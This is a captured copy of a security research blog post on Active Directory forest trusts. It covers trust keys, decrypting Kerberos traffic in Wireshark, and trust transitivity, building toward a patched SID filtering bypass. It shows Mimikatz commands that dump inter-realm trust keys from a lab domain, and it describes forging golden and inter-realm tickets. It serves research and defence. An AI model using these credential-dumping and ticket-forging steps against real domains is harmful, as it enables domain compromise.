
Active Directory forest trusts part 2 - Trust transitivity and finding a trust bypass

dirkjanm.io/active-directory-forest-trusts-part-two-trust-transitivity

June 10, 2021



Administrator: Windows PowerShell

```
PS C:\Users\superuser> Get-ADObject -LDAPFilter '(objectClass=trustedDomain)' | select name,objectguid

name                      objectguid
----                      ----------
forest-b.krbtgt.cloud     2e167584-08a6-46fc-b943-6aae378a84e2
sub.forest-a.krbtgt.cloud ac7bde1e-71e3-4d5e-a5ad-a967e58f86f9
```

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::dcsync /guid:{2e167584-08a6-46fc-b943-6aae378a84e2}
[DC] 'forest-a.krbtgt.cloud' will be the domain
[DC] 'forest-a-dc.forest-a.krbtgt.cloud' will be the DC server
[DC] Object with GUID '{2e167584-08a6-46fc-b943-6aae378a84e2}'

Object RDN           : forest-b.krbtgt.cloud

** TRUSTED DOMAIN - Antisocial **

Partner              : forest-b.krbtgt.cloud
 [  In ] FOREST-A.KRBTGT.CLOUD -> FOREST-B.KRBTGT.CLOUD
    * 5/24/2021 10:23:10 AM - CLEAR   - 67 da e1 e5 af 5a cb d9 f8 35 de 6d f0 31 8d 12 b2 29 af 67 2
 52 94 77 e1 16 1e 2f 6d 1d f0 8d 59 d4 a6 9c 41 10 14 98 61 9c b5 a6 77 d0 b0 97 78 55 ab 9d 83 3c 8
 db 18 7f fe e9 76 21 8f 8e 75 f6 c0 07 65 92 e8 94 85 fb 5c 46 50 e9 7e e1 ff 23 d0 9d 54 b9 ab 17 c
 12 2c 1c 19 45 88 16 dd 66 ac 83 95 5f 08 6e fb 63 0a 52 8b 1c b8 3d 0d 2a 14 5d 22 6b fa 84 83 9a 0
 ba 04 c4 e0 fc de 8c 84 8f 14 05 af a7 de 11 05 35 f5 16 4c 43 ed 55 08 bd 22 1a d2 0e 62 b4 61 65 7
 6d 44 99 dc aa b8 f3 03 a2 ec b3 07 05 2e a8 73 85 65 c4 01 b5 46 4b 66 35 47 1a 4f b1 78 be d2 fd 6
 f5 54 2a cd 39 b2 6b f6 4f 8d 7b 0e 54
        * aes256_hmac       0bd61f335bcb7fb66ac0b06b0b2208e7e94597da8d2de102cbc88cd01b2cc03c
        * aes128_hmac       15bf9a29cce888c711cc011a80c98020
        * rc4_hmac_nt       8ef7d1bc6e961fd4ed085d6fd1e6ce10
```

24 minute read

In my first personal blog post in 2018 I wrote about Active Directory forest trusts and how they work under the hood. Part two of the series was since then promised but never delivered. I researched this topic again in 2019 and ended up finding a logic flaw which allowed the bypassing of the SID filtering mechanism and compromise hosts in a trusted forest. This flaw was patched in February 2020 and given CVE-2020-0665. Because of a global pandemic that cancelled most in-person conferences in 2020 I didn’t really get around to talk about this much even though it is one of my favorite finds to date. Under the motto “better late than never”, here is part 2 of the forest trust series, with the knowledge I’ve learned since then. Part of this content is also available as video on my YouTube channel.

Some important points

As mentioned in my previous blog, this series is about trusts between different Active Directory forests. Unlike trusts in the same forest, which don’t offer any security once one domain in the forest is compromised, trusts between different forests are not supposed to offer an attacker an easy way to compromise resources over trusts. For a while this “security boundary” was not present since Will and Lee discovered a super neat attack based on Kerberos delegation, which was a “by design” feature until Microsoft decided to patch this and block this behaviour by default. That being said, in my experience forest trusts usually exists for a reason, and the reason is often to grant users from one domain privileges in a different domain. If those include administrative privileges, which is often the case, then it is usually possible to compromise hosts/domains in a trusting forest as well.


Forging inter-realm tickets and Wireshark debugging

Do you need to use inter-realm tickets?


Often when I see people trying to compromise domains over trusts and playing with Kerberos tickets they end up trying to forge inter-realm tickets. This is problematic because these tickets are not only tricky to create (lot of confusing parameters and SIDs), but they are also hard to use. For example impacket does not deal well with forged inter-realm tickets and using them with Mimikatz/Kekeo requires custom parameters. I think it’s possible to use them with Rubeus, but that doesn’t make the overall process less painful. What people often don’t realize is that in most cases you **don’t actually need** to create inter-realm tickets. If you’re trying to access resources over a trust or escalate to enterprise admin in a single forest, in most cases it is sufficient to create a golden ticket with all the information from the domain you are already in, and then use this ticket to do the exploitation. Most tools handle this well and the Domain Controller you submit the golden ticket to will do the hard work of converting it into an inter-realm ticket that you can present to the DC in the other domain that you are trying to access. This can save you quite some debugging and potentially prevent headaches (though with Kerberos in general, YMMV).

Which keys do I need for inter-realm tickets

If you are going down the route of inter-realm tickets, you should be aware of the different keys there are. For each trust, there is an incoming and outgoing trust key. These keys are based on the password in use for the trust, which is explored in this blog from Adam Chester. In the first 30 days the same password is used for both the incoming and the outgoing trust key. This means the RC4 keys, which do not contain a salt, are identical in the first 30 days. This makes it easy to dump the trust keys using for example secretsdump and look for the account which contains the domain name of the trusted domain. However, this only dumps the key for the outgoing trust, so after 30 days this key can’t be used anymore for forging inter-realm tickets that will be accepted by the other forest, which requires the key of the incoming trust. Furthermore the Kerberos AES keys contain a salt which is different for the incoming and outgoing trust, so if you want to forge inter-realm tickets with AES keys, you would need to dump the actual trust keys and not only the keys dcsync will give you for the trust accounts. You can obtain the keys using Mimikatz, either by using `lsadump::trust /patch` on a Domain Controller, or by explicitly DCSyncing the TrustedDomain object, which can be done from any machine as long as you have the privileges. This requires the GUID of this object, which can be queried using PowerShell (or any other tool interacting with LDAP), after which you can use mimikatz to DCSync the keys with `lsadump::dcsync /guid{guid-here}`:



```
Administrator: Windows PowerShell

PS C:\Users\superuser> Get-ADObject -LDAPFilter '(objectClass=trustedDomain)' | select name,objectguid

name                      objectguid
----                      ----------
forest-b.krbtgt.cloud     2e167584-08a6-46fc-b943-6aae378a84e2
sub.forest-a.krbtgt.cloud ac7bde1e-71e3-4d5e-a5ad-a967e58f86f9
```




```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # lsadump::dcsync /guid:{2e167584-08a6-46fc-b943-6aae378a84e2}
[DC] 'forest-a.krbtgt.cloud' will be the domain
[DC] 'forest-a-dc.forest-a.krbtgt.cloud' will be the DC server
[DC] Object with GUID '{2e167584-08a6-46fc-b943-6aae378a84e2}'

Object RDN           : forest-b.krbtgt.cloud

** TRUSTED DOMAIN - Antisocial **

Partner              : forest-b.krbtgt.cloud
 [  In ] FOREST-A.KRBTGT.CLOUD -> FOREST-B.KRBTGT.CLOUD
    * 5/24/2021 10:23:10 AM - CLEAR   - 67 da e1 e5 af 5a cb d9 f8 35 de 6d f0 31 8d 12 b2 29 af 67
 52 94 77 e1 16 1e 2f 6d 1d f0 8d 59 d4 a6 9c 41 10 14 98 61 9c b5 a6 77 d0 b0 97 78 55 ab 9d 83 3c
 db 18 7f fe e9 76 21 8f 8e 75 f6 c0 07 65 92 e8 94 85 fb 5c 46 50 e9 7e e1 ff 23 d0 9d 54 b9 ab 17
 12 2c 1c 19 45 88 16 dd 66 ac 83 95 5f 08 6e fb 63 0a 52 8b 1c b8 3d 0d 2a 14 5d 22 6b fa 84 83 9a
 ba 04 c4 e0 fc de 8c 84 8f 14 05 af a7 de 11 05 35 f5 16 4c 43 ed 55 08 bd 22 1a d2 0e 62 b4 61 65
 6d 44 99 dc aa b8 f3 03 a2 ec b3 07 05 2e a8 73 85 65 c4 01 b5 46 4b 66 35 47 1a 4f b1 78 be d2 fd
 f5 54 2a cd 39 b2 6b f6 4f 8d 7b 0e 54
        * aes256_hmac       0bd61f335bcb7fb66ac0b06b0b2208e7e94597da8d2de102cbc88cd01b2cc03c
        * aes128_hmac       15bf9a29cce888c711cc011a80c98020
        * rc4_hmac_nt       8ef7d1bc6e961fd4ed085d6fd1e6ce10
```

Thanks to Benjamin (@gentilkiwi) for explaining this whole process to me back in 2019.

Debugging Kerberos the easy way

In my previous post I wrote a custom script which decrypted the incoming Kerberos tickets to show the PAC. While this approach works it isn't really an easy way to view for example encrypted contents of tickets in Wireshark. Reading Adam's blog on Kerberos trust keys made me aware that Wireshark actually supports decrypting Kerberos exchanges if it has the correct keys in a keytab. Since I simply wanted a keyfile that I could dump as many keys in as possible, I searched for the binary file format and wrote a small script that can create a keytab file from Kerberos keys. Using this script, we can add the `krbtgt` keys, the inter-realm trust keys, and the keys of any services we want to test to a keytab, load it in Wireshark and make the whole process much easier to follow.



Kerberos

☑ Reassemble Kerberos over TCP messages spanning multiple TCP segments


☑ Try to decrypt Kerberos blobs

Kerberos keytab file: /home/user/forest-trust-tools/out.keytab

KRB5 UDP port: 88

KRB5 TCP port: 88

Now when I request a TGT we can see the decrypted ticket including the PAC in Wireshark:



```
▾ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
  ▸ padata: 1 item
    crealm: FOREST-A.KRBTGT.CLOUD
  ▾ cname
      name-type: kRB5-NT-PRINCIPAL (1)
    ▸ cname-string: 1 item
  ▾ ticket
      tkt-vno: 5
      realm: FOREST-A.KRBTGT.CLOUD
    ▾ sname
        name-type: kRB5-NT-SRV-INST (2)
      ▸ sname-string: 2 items
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
      ▾ cipher: 556298472a0145863d050271dbee78b150137296bfdc00eb...
        ▾ encTicketPart
            Padding: 0
          ▸ flags: 50e10000 (forwardable, proxiable, renewable, initial, pre-authent, enc-pa-rep)
          ▸ key
            crealm: FOREST-A.KRBTGT.CLOUD
          ▸ cname
          ▸ transited
            authtime: 2021-06-10 18:55:51 (UTC)
            starttime: 2021-06-10 18:55:51 (UTC)
```


Trust transitivity

So what exactly is trust transitivity? Most of the older documentation about trusts explains a transitive trust as:

> If domain A transitively trusts domain B, and domain B trusts domain C, then domain A implicitly trusts domain C


This is not wrong per-se, but it is important to note that this **only applies within the same forest**. If there are multiple (sub)domains, or tree roots in a single forest, then a trust between two parent domains also extends to any child domains. We previously already established though that within a single Active Directory forest, there is no security boundary and if one domain is compromised, all others can be compromised too, regardless of specific settings on trusts.

For the case that actually matters, such as a forest trust, this logic does not apply. If domain A, B and C are each in a separate forest, then if there is a trust between forest A and B, and between forest B and C, then forest A and C have no knowledge of each other and they can't authenticate with each other. Microsoft actually added some documentation on this, which clarifies this concept better than the documentation that was around when I was researching this topic.



What this means that if we look at the picture above, forest A trusts forest B, and forest B trust forest C, but forest A does **not** trust forest C. In fact, forest A and forest C are not aware of each other. This will start making sense soon, but let us first look at the definition of trust transitivity in a forest trust.

A transitive trust means that forest B does not only trust forest A, but also all other domains than the forest root in forest A. So this includes the subdomain of forest A, and it would also include any sub-sub domains or even other domain trees, as long as they are part of the same forest A. But how does forest B know exactly which domains are part of forest A? It turns out that the information about the other forest is stored in the `TrustedDomain` object in forest B. This is a binary attribute that isn't parsed by the normal management GUI, but we can query it via LDAP:


Active Directory Users and Computers

Name	Type	Description
ComPartitionSets	Container	
Default Domain Policy	Domain Policy	
Dfs-Configuration	dfsConfigurati...	
DFSR-GlobalSettings	msDFSR-Globa...	
DomainUpdates	Container	
File Replication Service	FRS Settings	
FileLinks	fileLinkTracking	
forest-a.krbtgt.cloud	Trusted Domain	
IP Security	Container	

Octet String Attribute Editor

Attribute: msDS-TrustForestTrustInfo

Value format: Hexadecimal

Value:

```
01 00 00 00 02 00 00 00 26 00 00 00 00 00 00 00
AB 74 D6 01 39 2C 5E D5 00 15 00 00 00 66 6F 72
65 73 74 2D 61 2E 6B 72 62 74 67 74 2E 63 6C 6F
75 64 4E 00 00 00 00 00 00 00 AB 74 D6 01 39 2C
5E D5 02 18 00 00 00 01 04 00 00 00 00 00 05 15
00 00 00 8A A7 A8 F6 F0 99 01 BC FA 7C 67 70 15
00 00 00 66 6F 72 65 73 74 2D 61 2E 6B 72 62 74
67 74 2E 63 6C 6F 75 64 08 00 00 00 66 6F 72 65
73 74 2D 61
```

forest-a.krbtgt.cloud Properties

Attributes:

Attribute	Value
cn	forest-a.krbtgt.cloud
distinguishedName	CN=forest-a.krbtgt.cloud,CN=System,D
dSCorePropagationData	0x0 = ( )
flatName	forest-a
instanceType	0x4 = (WRITE)
isCriticalSystemObject	TRUE
msDS-TrustForestTrustInfo	\01\00\00\00\02\00\00\00\26\00\00
name	forest-a.krbtgt.cloud
objectCategory	CN=Trusted-Domain,CN=Schema,CN=
objectClass	top; leaf; trustedDomain
objectGUID	63c7d27e-cf72-4576-93e9-47ab0f2a4c
replPropertyMetaData	AttID Ver Loc.USN Org.D
securityIdentifier	\01\04\00\00\00\00\00\05\15\00\00
showInAdvancedViewOnly	TRUE

The attribute is called `msDS-TrustForestTrustInfo`, which is a binary field described in MS-ADTS and contains structures for each domain in the forest.

I've made a small script that parses this information, and it prints out the SIDs that it has stored for each domain in the forest (including the binary representation of that SID):

```
(forest-trust-tools) ➜  forest-trust-tools git:(master) ✗ python ftinfo.py
FOREST_TRUST_INFO
Version: {1}
Recordcount: {3}
Records: {[<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f4110af4040>,
<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f4110afaac0>,
<__main__.FOREST_TRUST_INFO_RECORD object at 0x7f4110afafa0>]}
Domain b'sub.forest-a.krbtgt.cloud' has SID S-1-5-21-1258691798-1044536029-
2789180221
Domain b'sub.forest-a.krbtgt.cloud' has SID
b'\x01\x04\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\xd6\x1c\x06K\xddZB>=\x83?\xa6'
Domain b'forest-a.krbtgt.cloud' has SID S-1-5-21-4138248074-3154221552-1885830394
Domain b'forest-a.krbtgt.cloud' has SID
b'\x01\x04\x00\x00\x00\x00\x00\x05\x15\x00\x00\x00\x8a\xa7\xa8\xf6\xf0\x99\x01\xbc
\xfa|gp'
```

Above we see that Active Directory has a list of all the SIDs in the trusted forest. These SIDs are used using SID filtering. Any security identifier that is in the list of SIDs and part of an incoming ticket over the trust is accepted, all others are filtered out. If we apply this logic to the picture of forest A, B and C above, we see why "extended" transitivity is not a thing. Forest A and B each have a list of individual SIDs that are part of the other forest. Forest C does not have a trust with forest A, and neither is it aware of any SIDs of forest A. If a ticket from forest B with SIDs from forest A somehow ended up at forest C, all SIDs from forest A would be filtered out since forest C does not trust these. Therefor SID filtering prevents the hopping over trusts by only selectively accepting the SIDs that are on the trusted list.

Trust transitivity - new domain discovery

At this point I wondered what would happen if a new domain was added to a trusted forest. If a new subdomain is added in forest A, will forest B automatically pick up the SID of that domain? And how often would it check such things? I shot a message to Sean Metcalf, who knows a lot about these kind of AD internals. Sean told me he wasn't sure about this part, but that such processes usually run every day on a Domain Controller. So I started Wireshark on the domain controller of forest B, added a new domain to forest A and waited a few days. And indeed, the new domain started appearing in the `msDS-TrustForestTrustInfo` all by itself. In my packet capture, I could see that it performed some NETLOGON operations, which indeed happened every 24 hours. It uses the 